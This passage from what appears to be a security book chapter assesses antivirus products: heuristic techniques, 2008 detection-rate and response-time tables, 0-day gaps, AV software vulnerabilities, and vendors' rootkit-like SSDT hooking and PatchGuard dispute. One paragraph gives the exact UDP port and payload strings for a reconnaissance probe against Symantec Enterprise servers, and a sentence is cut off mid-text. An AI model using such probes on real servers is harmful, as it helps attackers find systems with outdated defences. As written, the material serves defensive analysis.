- Self-modifying malware such as metamorphic viruses will defeat signature-based detection engines.

As shown in test results by av-test.org, an independent AV testing group, AV products are pretty good at detecting viruses based on signatures (see http://www.sunbelt-software.com/ihs/alex/Results_2D2008q1_20_282_29.xls). Out of roughly 1 million virus samples, 20 out of 28 AV products correctly detected over 93 percent of the samples using signature-based detection. However, this doesn't address the ability of the AV product to defend the system against active threats—the results simply indicate how good the AV company's

signature-writing capabilities are. And you would think the antivirus vendor would be fairly adept at such a process, having had 15 years of practice.

Anomaly/Heuristic-Based Detection

Heuristic-based detection attempts to make up for shortcomings in signature-based detection, as well as provide some rudimentary defense for end users until the virus is discovered and a signature can be produced and released by the AV vendor. Rather than scanning a system for known, static signatures, heuristic detection observes system behavior and key “hooking points” for anomalous activity in a proactive manner. Some example heuristic techniques include

- Checking critical system components that are commonly abused by malware, such as SSDT, IDT, and API functions for hooking.
- Behavior blocking—*profiling* or *baselining* applications for normal behavior—so when an application displays abnormal behavior, the application may be considered corrupt (an example is MS Word trying to connect to the Internet).
- Memory attribute monitoring—in other words, if a memory page is marked executable, it will be monitored more closely than nonexecutable memory, especially if the attribute changes during runtime.
- Analysis of program Portable Executable (PE) section information within the file binary, searching for malformed sections or invalid entries meant to confuse analysis engines.
- Presence of anomalous code and/or strings in a process or program.
- Weight-based and rule-based scoring systems that look at multiple areas.
- Presence of packed, obfuscated, or encrypted code/sections.
- Analysis of decompiled/disassembled code to determine abnormal operations such as pointer arithmetic with static (and valid) addresses.
- The use of *Expert Systems*, a concept in artificial intelligence whereby the product trains on datasets and learns to predict behavior over time.

AV products have made impressive advancements in heuristic detection capabilities. Heuristic engines are able to perform this type of analysis because they are essentially built like debuggers. They are capable of emulating virtual memory, parsing data structures from memory, analyzing code execution and data flow within a running program, and dynamically disassembling program code. These heuristic measurements are made in real-time, are automatic, and have been known to impact system performance to varying degrees.

The main disadvantage of this type of detection is that it produces many more false positives than signature-based detection; that is, the heuristics will mistakenly identify a program or file as malicious when, in fact, it is not. The heuristic engine has to effectively make a lot of educated guesses and assumptions about the program under analysis and the surrounding environment. Because of the intense processing overhead, heuristic engines have a greater impact on system performance and storage requirements. The amount of

extra code needed to perform the heuristic analysis, as well as the inclusion of third-party components, such as protocol parsers, results in buggier code and increased vulnerabilities.

A CRITICAL LOOK AT THE ROLE OF ANTIVIRUS TECHNOLOGY

We've described the capabilities and techniques of AV technology, but now we'll shift gears and discuss the role of AV in the computer security industry. This role is somewhat controversial and has been debated for a number of years. We'll start with the good news.

Where Antivirus Excels

The good news is AV technology has a place, and it does some things very well. As noted in "Signature-Based Detection," AV performs with extreme accuracy when detecting viruses that have at least one publicly known signature. For the top 10 to 15 AV products, these detection rates are above 98 percent. This capability is an important one because it captures a lot of "low-hanging fruit"—that is, 10-year-old malware that is somehow still in the wild. This type of malware is easily caught by most modern AV engines. In short, AV, in general, is good at catching what it knows about.

Security professionals should not be so quick to dismiss this capability. In today's highly distributed enterprise networks, basic system and network hygiene is difficult to maintain. A strong AV solution is considered a bare necessity and fundamental requirement of basic system hygiene. According to the IBM X-force report (<http://www-935.ibm.com/services/us/iss/xforce/trendreports/xforce-2008-annual-report.pdf>), the top ten most popular browser exploits of 2008 dated as far back as 2005, meaning a significant portion of viruses are using attacks that are readily detectable through signature-based detection. This is an easy, quick win for most corporate enterprises.

As part of corporate AV strategy, the use of host- and network-level controls can greatly enhance overall security posture, particularly as it relates to virus infections and worm propagation. When designing an enterprise AV policy, complement host-based software with network-based controls such as network intrusion detection systems (NIDS), firewalls, Network Access Control (NAC) devices, and Security Information Managers (SIM). Properly configured and maintained rules, alerts, and filters can prevent virus attacks, from low-level to enterprise-wide events.

The information logs collected via these devices can greatly increase awareness of potential virus threats and suspicious events. Properly configuring and maintaining these devices will go a long way toward preventing virus and worm threats, as well as providing excellent information for those who need to monitor and respond to virus incidents.

AV also serves the purposes of the average home user, a fairly large customer base. There's something to be said for the peace of mind an AV product can provide, and sometimes considering alternatives to AV is not necessary—Granny doesn't need to surf in a virtual machine (VM). On systems such as these, off-the-shelf AV products suffice.

Top Performers in the Antivirus Industry

We said at the beginning of this chapter that we would not plug any particular AV solution, and we meant it. We're simply reporting the facts. The results of two independent studies released in 2008 are shown in Table 7-4 (see <http://www.av-comparatives.org/seiten/ergebnisse/report19.pdf>).

In Table 7-4, the second column specifies the product's signature-based detection rate (SBDR) for both datasets used in the experiment. The malware datasets were composed of approximately 1.1 million samples of malware including macro viruses, script malware, backdoors, bots, worms, and Trojans. One dataset was very recent and meant to test the company's turnaround time on signature production, whereas the other dataset was older. The false positive rate was nearly an inverse of this chart. Microsoft and McAfee Home Edition, which garnered only one-star ratings, had the lowest false positive rate at one false positive in the entire scan. The top performers typically fell toward the middle and higher false positives. The other metric used in the experiment, scan time, was a mixed result with Symantec far outperforming the other competitors. One constant in all of the results was that VBA32 performed poorly in every test.

Product	Overall SBDR	Overall Score/Rating
Avira	99.6%	3-star
GDATA	99.1%	3-star
Symantec	97.9%	3-star
McAfee+Artemis	97.8%	3-star
Avast	97.3%	3-star
TrustPort	97.2%	3-star
Kaspersky	95.1%	3-star
AVG	94.3%	3-star
ESET	93.0%	2-star
BitDefender	92.4%	2-star
F-Secure	91.1%	2-star
eScan	91.0%	2-star
Sophos	90.1%	2-star
Norman	88.5%	2-star
Microsoft	84.6%	1-star
McAfee	84.4%	1-star
VBA32	71.9%	1-star

Table 7-4 AV-comparatives.org Ratings

The second independent evaluation by AV-Test.org is shown in Table 7-5 (see http://www.sunbelt-software.com/ihs/alex/Results_2D2008q1_20_282_29.xls).

Product	SBDR
WebWasher (gateway product only)	99.9%
AVK 2008	99.8%
AntiVir	99.6%
Avast!	99.4%
Trend Micro	98.6%
Symantec	98.3%
AVG	98.1%
BitDefender	98.0%
Kaspersky	98.0%
Ikarus	97.9%
Sophos	97.8%
F-Secure	97.6%
Microsoft	96.9%
F-Prot	96.3%
Panda	95.6%
Rising	94.0%
Norman	93.9%
McAfee	93.7%
Fortinet	93.5%
Nod32	93.1%
Dr Web	86.7%
VBA32	86.4%
QuickHeal	84.2%
ClamAV	77.3%
Command	71.2%
VirusBuster	67.7%
K7 Computing	55.8%
eTrust-VET	55.3%

Table 7-5 AV-Test.org Ratings

The experimental data used for this evaluation also consisted of over a million malware samples. This test also studied false positive rates, HIPS/behavior blocking, response times, and rootkit detection rates. Interestingly, only four of the AV products were able to detect all 12 of the sample rootkits used: F-Secure, Panda, Symantec, and Trend Micro.

Before we move on from these test results, it is important to mention (as is emphasized in AV-comparatives.org's actual report results—<http://www.av-comparatives.org/seiten/ergebnisse/report19.pdf>, Section 3, "Comments") that these tests were performed on AV products that were set to their most stringent mode of operation ("highest settings"). In other words, the products were tweaked to be as paranoid as possible. For most products, this mode is the default, but one product's definition of "high" versus "low" can greatly differ from another product's definition. Table 7-6 shows the default mode of operation for the products being tested. To appreciate the value of this information, consider the fact that Avira was the top performer with a default mode of "medium," beating out other products that had maximum detection capabilities enabled.

Product	Default Mode
Avira	Medium
GDATA	High
Symantec	High
McAfee+Artemis	High
Avast	High
TrustPort	High
Kaspersky	Low
AVG	High
ESET	High
BitDefender	High
F-Secure	High
eScan	High
Sophos	"Suspicious"
Norman	High
Microsoft	High
McAfee	High
VBA32	High

Table 7-6 Default Modes of Operation for Tested AV Products in 2008

We point this out because some products are much more powerful when the configuration and scan settings are tweaked. Users should be aware of this fact and ensure their AV product is configured properly. For more details on these default settings, please see referenced AV-comparatives.org report at <http://www.av-comparatives.org/seiten/ergebnisse/report19.pdf>.

Challenges for Antivirus

We've shown through real-world data that antivirus technology has mastered signature detection and has fairly impressive heuristics for some of the malware it's up against. However, AV often falls short of expectations and has a notorious reputation for missing some very high profile malware. In this section, we'll take a critical look at these weak areas that have empirical data to support the claim.

Detection Rates

So why and how often does AV fail to recognize malware? It depends on whom you ask. A recent claim by AusCERT (Australian Computer Emergency Response Team) stated that 80 percent of new malware that passed by its sensors slipped past major AV products (see <http://www.zdnet.com.au/news/security/soa/Eighty-percent-of-new-malware-defeats-antivirus/0,130061744,139263949,00.htm>). However, some of the numbers you've seen in this chapter, from independent tests of known malware, show extremely high detection rates. Perhaps this difference points out a disparity between reality and the lab. Results also vary wildly depending on the width and depth of the malware sampling used to test the product. Since there are literally hundreds of thousands of virus strains, some tiny nuances in one sampling may go undetected.

There are some logical reasons why AV products have mixed success in detecting malware. We've covered a lot of those reasons, such as complexity and the sheer volume of viruses today. Detection may simply reduce to being a resource issue—there simply aren't enough engineers to produce and test the signatures in a timely manner. AV products must also maintain a low profile and not impact system performance. This forces software engineering decisions that may negatively impact detection rates. Heuristic engines have been shown to produce higher false positive rates, something that is unacceptable in corporate environments. Thus, AV companies might have to throttle some detection capability to improve the false positive rate.

Response to Emerging Threats

Perhaps one of the most crucial measures of a successful AV product is how quickly the company responds to new and emerging malware. In the event of a national or global outbreak of a computer worm/virus hybrid such as MyDoom, corporations and home users rely on antivirus products to be their last line of defense. For that defense to be effective, however, signature updates must be provided in a timely manner. Studies have shown that infection time has decreased (machines are compromised faster), while the propagation rate has increased for malware during the past five years, making response time a major concern. In fact, MyDoom slowed the Internet to a crawl in less than four hours, causing a 10 percent decrease in global Internet performance.

An independent evaluation performed by AV-Test.org in late 2008 (http://www.virusbtn.com/news/2008/09_02) tested the major AV vendors' response times to major virus outbreaks for the year. Table 7-7 shows these results.

Product	Response Time	Rating
AVK 2008 (GDATA)	< 2 hr	Excellent
AVK 2009 (GDATA)	< 2 hr	Excellent
ClamAV	< 2 hr	Excellent
eScan	< 2 hr	Excellent
F-Secure 2009	< 2 hr	Excellent
Kaspersky	< 2 hr	Excellent
Norton 2009 (Symantec)	< 2 hr	Excellent
TrustPort	< 2 hr	Excellent
WebWasher-GW	< 2 hr	Excellent
ZoneAlarm	< 2 hr	Excellent
BitDefender 2008	2–4 hr	Good
BitDefender 2009	2–4 hr	Good
Fortinet-GW	2–4 hr	Good
F-Secure 2008	2–4 hr	Good
Ikarus	2–4 hr	Good
Nod32	2–4 hr	Good
Panda 2009	2-4 hr	Good
Sophos	2–4 hr	Good
Trend Micro	2–4 hr	Good
Avast!	4–6 hr	Fair
AVG	4–6 hr	Fair
Dr Web	4–6 hr	Fair
F-Prot	4–6 hr	Fair
K7 Computing	4–6 hr	Fair
Norman	4–6 hr	Fair
Norton 2008 (Symantec)	4–6 hr	Fair
Panda 2008	4–6 hr	Fair
Rising	4–6 hr	Fair
VBA32	4–6 hr	Fair
VirusBuster	4–6 hr	Fair
McAfee	6–8 hr	Poor
Microsoft	6–8 hr	Poor
CA-AV (VET)	> 8 hr	Horrible

Table 7-7 AV-Test.org's Response Times of Major AV Companies

As the data clearly shows, only 10 out of the 33 products would have been able to release a signature for MyDoom within the 4-hour timeframe (and these response times are from 2008 AV products, whereas MyDoom was released in 2005!). Some of the most popular AV products are at the bottom of this table.

Then there's the problem of customer acceptance and implementation: Just because a signature is available doesn't mean a customer has his or her AV product configured to automatically download and install new updates. Thus, adoption of the latest signatures is solely dependent on the customer, so the success of AV products (and halting the spread of an active virus) will always be determined by the customer. This fact is particularly true of enterprise environments and large networks, where AV updates must first be downloaded by a central management server, which in turn delivers the updates to hosts connected to the network. These updates are set to be installed on a schedule, perhaps weekly or monthly. During this gap, hosts continue to be vulnerable. The situation is even worse for *production (live)* servers that endure additional delays, because most companies require updates to be manually tested in an offline network before they are applied to live servers (otherwise, any incompatibilities or bugs in the update could force a reboot of the live server that would impact business operations).

This time delay between the release of an updated signature from the AV company and the installation of the update on end hosts is perhaps the greatest weakness in the signature-scanning concept and continues to plague the industry. Not every corporate network has implemented or properly follows an aggressive AV update policy. It is not uncommon to find production servers with outdated signature databases that are months to years old.

Keep in mind that just because a particular vendor is fast at releasing updates doesn't mean the updates are of high quality. Knee-jerk reactions can be just as dangerous as not reacting at all. Plus, the response times for any particular AV company will depend on how the company chooses to classify the virus threat when it learns of it. If a vendor considers a certain virus to be a medium threat, it will give it less attention and, therefore, the response time will be slower.

Remember these test results are from a single source, and the results have varied wildly from year to year. For example, in 2005 AV-Test.org rated Symantec at a 12-hour response time, but in Table 7-7 Symantec rated a 4- to 6-hour response window. Thus, vendors can improve and backslide as their product and the industry as a whole change.

On a final note, it is also important to consider how frequently a vendor releases updates. A certain vendor may have very fast response times for huge outbreaks that garner media attention, but whether it provides consistently high-quality and regular updates throughout the year may be an entirely different story. You can get up-to-date rankings and compare various vendors' update frequency at <http://www.av-test.org/index.php?menu=7&lang=0&sort=down&order=updates>.

0-day Exploits

A *0-day* (zero-day) exploit is a working piece of attack code that targets a previously undisclosed vulnerability in a system. We've discussed how signature-based detection fails to detect malware that modifies its code dynamically (such as metamorphic and polymorphic viruses), as well as how heuristics can fail to detect advanced malware. The 0-day class of malware represents the hardest target for any detection system. And because AV detection strategies rely on things they have seen before (whether it be a signature or a heuristic behavior), this makes 0-day detection extremely problematic. Although some 0-day exploits may be caught by AV engines due to similarities in the underlying exploit (for example, many 0-day exploits attempt to open a remote shell that allows remote console access to the victim machine), most evade AV detection simply because the AV engine can't reliably detect what it doesn't know about.

Two websites are useful for tracking how antivirus products are performing against unknown malware. You should keep in mind that these results are not really testing 100 percent 0-day malware, only malware that all AV products collectively failed to alert on. These sites pull from databases of malware collected through automated Internet link crawling and manual user submissions such as on [virustotal.com](http://www.virustotal.com). The first website, SRI International, ranks AV vendors according to their ability to recognize new malware binaries (http://mtc.sri.com/live_data/av_rankings/). In the test results retrieved at the time of this writing, the highest detection rate listed was 91 percent. This is a sharp decline from the 99.6 percent high score achieved by signature-based detection on known samples. The worst detection rate for unknown malware was 11 percent, an enormous decline from the 55.3 percent low point for signature-based scanning results. Similar numbers can be seen on The Shadowserver Foundation's website (<http://www.shadowserver.org/wiki/pmwiki.php?n=Stats.VirusWeeklyStats>), which collects its own malware samples. Table 7-8 shows the degradation of detection rates from known malware to unknown malware for some of the top performers listed in Table 7-5.

Product	Detection Rate for Known Malware	Detection Rate for 0-Day Malware
AntiVir	99.6%	91%
Avast!	99.4%	86%
AVK/GDATA	99.8%	84%
McAfee	93.7%	78%
WebWasher-Gateway	99.9%	14%
Nod32	93.1%	11%

Table 7-8 Degradation in Detection Rates for Top Performers

This chart is bad news for those who are relying on AV to protect them from the thousands of unknown malware circling the Internet today. Perhaps the most revealing data point in Table 7-8 is the decline in detection rate for the signature-based detection top performer, WebWasher-Gateway, from 99.9 percent (near perfect) to 14 percent (abysmal). These figures are an excellent indicator of the quality of the AV products' heuristic engine and subsequently reveal products that rely too heavily on signature detection. Remember, signature-based scanners cannot detect malware that has no signature written for it yet.

Vulnerabilities in Antivirus Products

Perhaps the most embarrassing and glaring testament to the challenges faced by AV companies is their notorious reputation for buggy software. You hear about Microsoft vulnerabilities all the time in the news. What has slipped past the radar is that security software is susceptible to the same bad coding practices (arguably more so)!

In an informative paper written in 2005, *Insecurity in Security Software*, Andreas Marx of AV-Test.org describes numerous programming bugs and logic flaws in popular AV software such as Computer Associates Vet, Alwil Avast!, Trend Micro, and Symantec Anti-Virus (http://www.av-test.org/down/papers/2005-10_vb_2005.zip). Many of these vulnerabilities equated to attackers being able to execute arbitrary remote code, install rootkits, steal information, and take over the entire system.

But, one may argue, these types of vulnerabilities plague all software—and this is true. We all know that software is insecure because people (i.e., software developers) are unfortunately *human* and can't be perfect and write flawless code. Poorly written code continues to be one of the most damaging factors to computer security.

This argument quickly loses its effectiveness when one considers that *AV software was listed in SANS Top 20 Security Risks in 2007* (<http://www.sans.org/top20/#s5>). Here's this shocking assessment restated a different way: The software most home users and corporate and federal networks rely on as a last line of defense is actually one of the greatest risks to host security. To quote the report:

Multiple remote code execution vulnerabilities have been discovered in the anti-virus software provided by various vendors including Symantec, F-Secure, Trend Micro, McAfee, Computer Associates, ClamAV, and Sophos. These vulnerabilities can be used to take complete control of the user's system with limited or no user interaction.

The report also mentions a drastic increase in malware that specifically targets AV products to evade detection. Let's take a look at an example of this class of malware—yet another area where AV products need to improved.

Malware That Targets Antivirus Products to Evade Detection

Another embarrassing vulnerability was discovered in 2007 involving a reconnaissance attack against Symantec Enterprise AV Servers. The Symantec Server exposed a network port for administrators to use for various maintenance tasks. By sending a specially crafted packet to a Symantec Enterprise Server with a destination port of UDP 38293 and a packet payload of `...LDVPHiCM...` or `...HiCMHiCM...`, the Symantec Server would

respond with information such as the local computer name, NAV server group, current definitions, time stamp, engine version, and last check-in. This information could then be used to identify weaknesses in the company's network security posture, such as an outdated virus signature database. Armed with this information, the attacker could simply create malware that is undetectable to that version of the signature database.

Using this technique back in 2007 would have revealed weaknesses in thousands of Symantec servers around the world without performing any malicious activity. This is just one example of a reconnaissance attack against AV products.

User Interaction Requirements

Perhaps a more fundamental issue with AV products is the reliance on user interaction during critical junctures in the malware detection process. Although not necessarily a weakness in any particular AV product, this area points out flaws inherent to the detection process itself.

The first area is signature updates. Your AV product is only as good as the detection signatures it relies on for signature-based detection and heuristic logic updates. As discussed in "Antivirus Features and Techniques," AV companies vary in frequency of released updates; however, studies have shown that users opt out of updating the product for various reasons. A survey in 2006 by Harris Interactive (funded by the AV company ESET that makes the NOD32 product) showed that 65 percent of adults postpone or neglect updating their virus signatures (http://www.harrisinteractive.com/news/newsletters/clientnews/2006_ESET.pdf). The reasons ranged from confusing update interfaces to outright disinterest. Also, most AV companies inadvertently diminish the importance of signature updates by offering them on a trial basis, requiring customers to be educated enough on the value of such updates to renew manually and pay annual subscriptions. To counteract this user interaction issue, some AV companies have automatic definition updates turned on by default and even force updates. Of course, this would not be acceptable on a product network, because updates must be manually tested before they are applied to live servers. For this reason, most AV products that are installed on hosts connected to large enterprise networks have automatic update features disabled, so the updates can be tested and pushed out from a central AV server.

The second area of the detection process that relies on user interaction is when an alert is detected. Some products allow the user to select the action to be taken against the virus, one of which is to leave it alone. Unsuspecting or indifferent users will take the path of least resistance and choose to leave the virus alone. Some AV products overcome this problem by implementing mandatory actions for certain alerts by default. But often these actions (delete, quarantine, repair, and so on) are not clearly defined or understood and sometimes failed actions (such as the AV product failing to delete the threat) further confuse the issue, leaving users frustrated and indifferent.

Even more fundamental to AV products is user education. Users must first see the value in employing AV software and then be educated on the specific details of the AV product's update process. History has shown this is a very difficult problem to tackle.

Lack of System Integrity Validation

Have you ever wondered what would happen if AV was installed on a system that was infected with a rootkit? How would the AV program react? Would it detect the rootkit or assume the system was initially in a pristine state? The situation would be even worse if the rootkit was actively monitoring for the installation of AV software on the system. The rootkit could then provide misinformation to the AV software, hiding viruses and backdoors without the user ever knowing.

This issue has often been dismissed as the “who’s first to Ring 0” problem—meaning, if rootkits and AV have the same capabilities and vie for the same authority in the OS (that is, in Ring 0), who is in control is simply a matter of who installs first. If the rootkit is installed first, it controls the system. If the AV product is installed first, then it controls the system. However, you can perform several basic system integrity checks prior to installation, such as

- Validating that system service table entries are not hooked or patched
- Validating basic OS structures like IDT, GDT, and LDT
- Analyzing loaded modules for suspicious drivers
- Looking for unusual Browser Helper Objects and protocol handlers

By just checking a few of these areas, AV products could obtain a basic level of assurance that malware isn’t already installed on the system. As of now, the only advertised system integrity validation procedure is an optional one-time signature scan that is done before the operating system boots. This is a start, but so much more could be done.

Although this problem is common to nearly all security software, we believe it is even more crucial in the context of security software that claims to detect malicious programs.

ANTIVIRUS EXPOSED: IS YOUR ANTIVIRUS PRODUCT A ROOTKIT?

The title of this section is not meant as a disparaging remark. It is posed as a valid question about some of the choices AV vendors have made to use well-documented rootkit techniques. This debate has waxed and waned over the years.

To start off, it is fairly well-known in the security industry that antivirus products make use of unsupported and undocumented operating system features to achieve their detection goals. In fact, AV products themselves have been compared to rootkits on numerous occasions. We’ll explore two such occasions and then show examples of rootkit techniques used in the latest releases of most AV products.

In early 2006, antivirus giant F-Secure discovered what some considered to be a discovery comparable to the Sony rootkit incident (see <http://www.f-secure.com/weblog/archives/00000776.html> and <http://securityresponse.symantec.com/avcenter/security/Content/2006.01.10.html>). Symantec, an F-Secure competitor, had added

rootkit-like features to its AV product to prevent home users from accidentally deleting the Symantec folder and corrupting the scan engine. This “feature” called the “Norton Protected Recycle Bin” actually hid a folder from the Windows API (and thus from the user and most other AV scanning engines), so if a user accidentally deleted a critical file from the Norton install folder, he or she could recover it through Norton SystemWorks. Aside from using a technique common to malware and rootkits (hiding folders and processes), this “feature” added new security vulnerabilities to the system—specifically, any virus that knew about this hidden folder could copy itself there and be completely invisible! Whoa, talk about not getting what you paid for! Luckily, Symantec quickly corrected the issue.

Although this incident was admittedly a case of “well-intentioned idea turned bad,” the questionable practices of AV companies does not end there. A well-known security researcher known as *skywing* released a whitepaper in 2006 entitled, “What Were They Thinking?: Anti-Virus Gone Wrong,” in which he details numerous questionable programming practices by top-selling AV vendors Kaspersky and McAfee (<http://www.uninformed.org/?v=4&a=4&t=sumry>). These practices include

1. Patching system services during installation
2. Improper validation of user-mode pointers
3. Hiding threads from user mode
4. Improper validation of kernel object types
5. Patching nonexported, nonsystem-service kernel functions
6. Allowing user-mode code to access kernel memory

AV products still use techniques 1 and 3 (we examine these two findings because they are the most egregious of the ones *skywing* revealed). These findings not only introduce grave vulnerabilities to the system that could result in system crashes, but also represent an undeniably questionable choice in tactics by AV companies. Let’s explore why.

NOTE

Our tests were performed on Windows XP SP2 using VirtualBox. The product tested, although not representative of all AV products, uses generic techniques known to be used by most products in the AV industry.

Patching System Services at Runtime

After downloading the latest copy of a certain free AV product, we set out to test whether AV products still use this tactic of patching system services. If you’re unfamiliar with this rootkit technique, you will want to go back to Chapter 4 and review the SSDT hooking concept. In a sentence, *SSDT hooking* (patching system services at runtime) is a technique used by rootkits to install themselves between the operating system and user-mode applications, so when the applications request information from the operating system (such as a process listing or a file on disk), the rootkit has a chance to alter the information. This method is the most popular one for hiding files and processes and was used by

rootkits as early as 1995. This technique was the one used by Symantec's SystemWorks for its Norton Protected Recycle Bin feature.

The primary reason why an AV product would patch the system service table is to insert itself as a shield between user-mode applications and the operating system. By patching the service table, any user application (including viruses) that attempts to perform various functions (open a file, start a process, write to disk, and so on) or use system services (install a driver, read/write registry keys, load a program, connect to the Internet, and so on) would first have to go through the AV product. Thus, the AV scanner will have a chance to scan the program that's attempting to request the service or perform the operation.

By using a free rootkit detection tool called HELIOS (<http://helios.miel-labs.com/>), we were able to determine quickly that this major AV product indeed hooked 11 system service table functions. Figure 7-1 shows a screenshot of the results.

HELIOS uses a driver to monitor the SSDT for modifications. By simply installing this AV product, the changes were immediately reported. All hooked system service calls are redirected from the Windows kernel (ntoskrnl.exe) to the AV product's driver (which we won't name here to protect the guilty). In this manner, all programs that attempt to use those services (including viruses) will first be inspected by the AV product.




Figure 7-1 A popular AV product uses the rootkit technique of SSDT hooking.

Is this practice used by AV products and rootkits a bad idea? Microsoft thinks so: Kernel-mode drivers that extend or replace kernel services through undocumented means (such as hooking the system service tables) can interfere with other software and affect the stability of the operating system... Microsoft discourages such practices... If the operating system detects one of these modifications or any other unauthorized patch, it will generate a bug check and shut down the system. (<http://www.microsoft.com/whdc/driver/kernel/64bitPatching.msp>)

In 2002, Microsoft launched a campaign called “Trustworthy Computing Initiative” to stave off a growing list of bad media reports on the security of their operating system. With the release of Windows 2003 Service Pack 1 and Windows Vista a few years later, Microsoft included protections against such practices as SSDT hooking. But wait, wouldn’t that break antivirus software? You bet. We’ll get to that intriguing feud in the section entitled, “The Future of the Antivirus Industry.”

Hiding Threads from User Mode

During the installation of the AV product under test, a curious thing happened. HELIOS issued an alert that the Windows API function `ZwQuerySystemInformation()` was reporting a process that did not end properly. After the installation process was completed, the anomaly disappeared. Then, during initiation of a scan, the same quirk was reported and again disappeared. The process being reported was the AV program’s main user-mode process. Note that skywing’s paper discussed Kaspersky’s use of hooking `NtQuerySystemInformation()` to hide a thread from the user and Windows (<http://www.uninformed.org/?v=4&a=4&t=sumry>). `ZwQuerySystemInformation()` is a stub program that calls into `NtQuerySystemInformation()`. But the output from HELIOS showed that `NtQuerySystemInformation()` is not hooked—it points to the Windows kernel (see Figure 7-2). Something stinks here.

Further investigation using Volatility (an open source library of scripts used to extract system information from a memory dump) and Windbg (a kernel-mode debugger provided by Microsoft’s Debugging Tools software used to debug the AV’s engine driver) revealed that several threads were missing in user-mode queries.

A Bug?

Just to illustrate how complex and precarious AV technology can be, we want to share some interesting behavior we noted during this testing. When attempting to dump physical memory (used in the hiding threads analysis) using an open source memory acquisition tool, the AV product alerted us that the program was a virus. This was expected, because the tool uses the section object `\\Device\\PhysicalMemory` to copy the contents of system RAM to a file. This object is historically abused by rootkits and malware. Yet this is not the interesting behavior we’re referring to.

What was interesting is that the AV scanner continued to block the memory acquisition tool (it simply paused as if in a suspended state) until we opened the configuration UI and attempted to change the scanner policy to use a *file/folder* exclusion list. This exclusion list feature is provided by AV products to allow users to exclude files and folders from

extension list was still selected. We aren't sure what extension list the AV scanner was using at this point; the scanner's behavior was now unpredictable. In fact, the system promptly blue screened after returning to the acquisition tool command-prompt window!

The potential danger here is that any malware that knew about this "quirk" could easily locate the configuration variable on disk or in memory and enable the default extension list, rendering the AV scanner useless. Now, this bug and related blue screen could easily be tied to some conflict or bug in the virtual machine, HELIOS, the memory acquisition tool, or a host of other possible complications. This scenario, however, still serves as a valid example of potential issues with AV products due to their complexity and use of undocumented hacks to protect the operating system.

Keep in mind we just stumbled upon this bug in using the tool. Imagine what a dedicated adversary could do with a little time and resources. And that makes a nice transition into...

THE FUTURE OF THE ANTIVIRUS INDUSTRY

Now that we've explored the AV industry's strengths, weaknesses, and downright shameful acts, we'll shift the discussion to what lies ahead for AV companies. Along the way, we'll explore some past predictions of the AV industry's demise and offer a few hints as to our own predictions.

Fighting for Survival

Perhaps the greatest threat to the survival of the AV industry occurred in 2005 and 2006 when Microsoft announced new technology called *kernel patch protection (KPP)*, better known as *PatchGuard*. This technology was integrated into the Windows kernel, allowing it to protect itself against unauthorized patches and changes. Such changes include SSDT modification and inline function hooking. This effectively meant no applications, including kernel drivers, would be allowed to modify the Windows kernel. Until this time, both rootkits and AV vendors had relied on a patchable kernel to implement their technology. This seems like a reasonable idea and a positive step for Microsoft toward securing a traditionally insecure operating system.

However, the decision was not well-received by the media and, particularly, the AV industry. In fact, what resulted was a year-long legal battle and endless whining and complaining from the AV industry. McAfee and Symantec led the charge, threatening antitrust lawsuits in Europe. They ended up winning the protracted debate, which got hot at times (including one AV vendor integrating a PatchGuard exploit into its product to meet a deadline; see <http://www.pcauthority.com.au/News/67402,security-vendor-circumvents-windows-vistas-patchguard.aspx>). Microsoft put up a decent fight, but in the end was forced to release a suite of API functions for "security partners" to use to modify the Vista kernel. These APIs allow authorized vendors to circumvent PatchGuard

(which is included in all Windows 64-bit operating systems) and were included in Vista SP1, released in January 2007.

NOTE

Microsoft was sympathetic to the AV vendors and promised not to impose PatchGuard on 32-bit systems: “For x86-based systems, Microsoft discourages such practices but does not prevent them programmatically because doing so would break compatibility for a significant amount of released software. A similar base of released software does not yet exist for x64-based systems, so it is possible to add this level of protection to the kernel with less impact on compatibility.” See <http://www.microsoft.com/whdc/driver/kernel/64bitPatching.msp>.

Microsoft was able to impose certain restrictions on the wealth of software vendors that now saw an opportunity to influence the development of a major operating system. In a short technical document (see <http://www.microsoft.com/downloads/details.aspx?FamilyId=4C7561E6-6F9D-4125-8A8C-AEAF8E3342B9&displaylang=en>), Microsoft laid out ground rules for requests and technical requirements for vendors that use such workaround APIs. In particular, Microsoft made subtle references to disallowing rootkit-like behavior in programs that use the API:

Programs that use the API must be discoverable by the administrator. A standard administrative uninstall procedure must be supported, and the code must be visible during module enumeration operations. It must not be possible to create a situation where processes or resources are completely invisible to the administrator. For example, all processes should be visible in the Task Manager.

Sound familiar?

Death of an Industry?

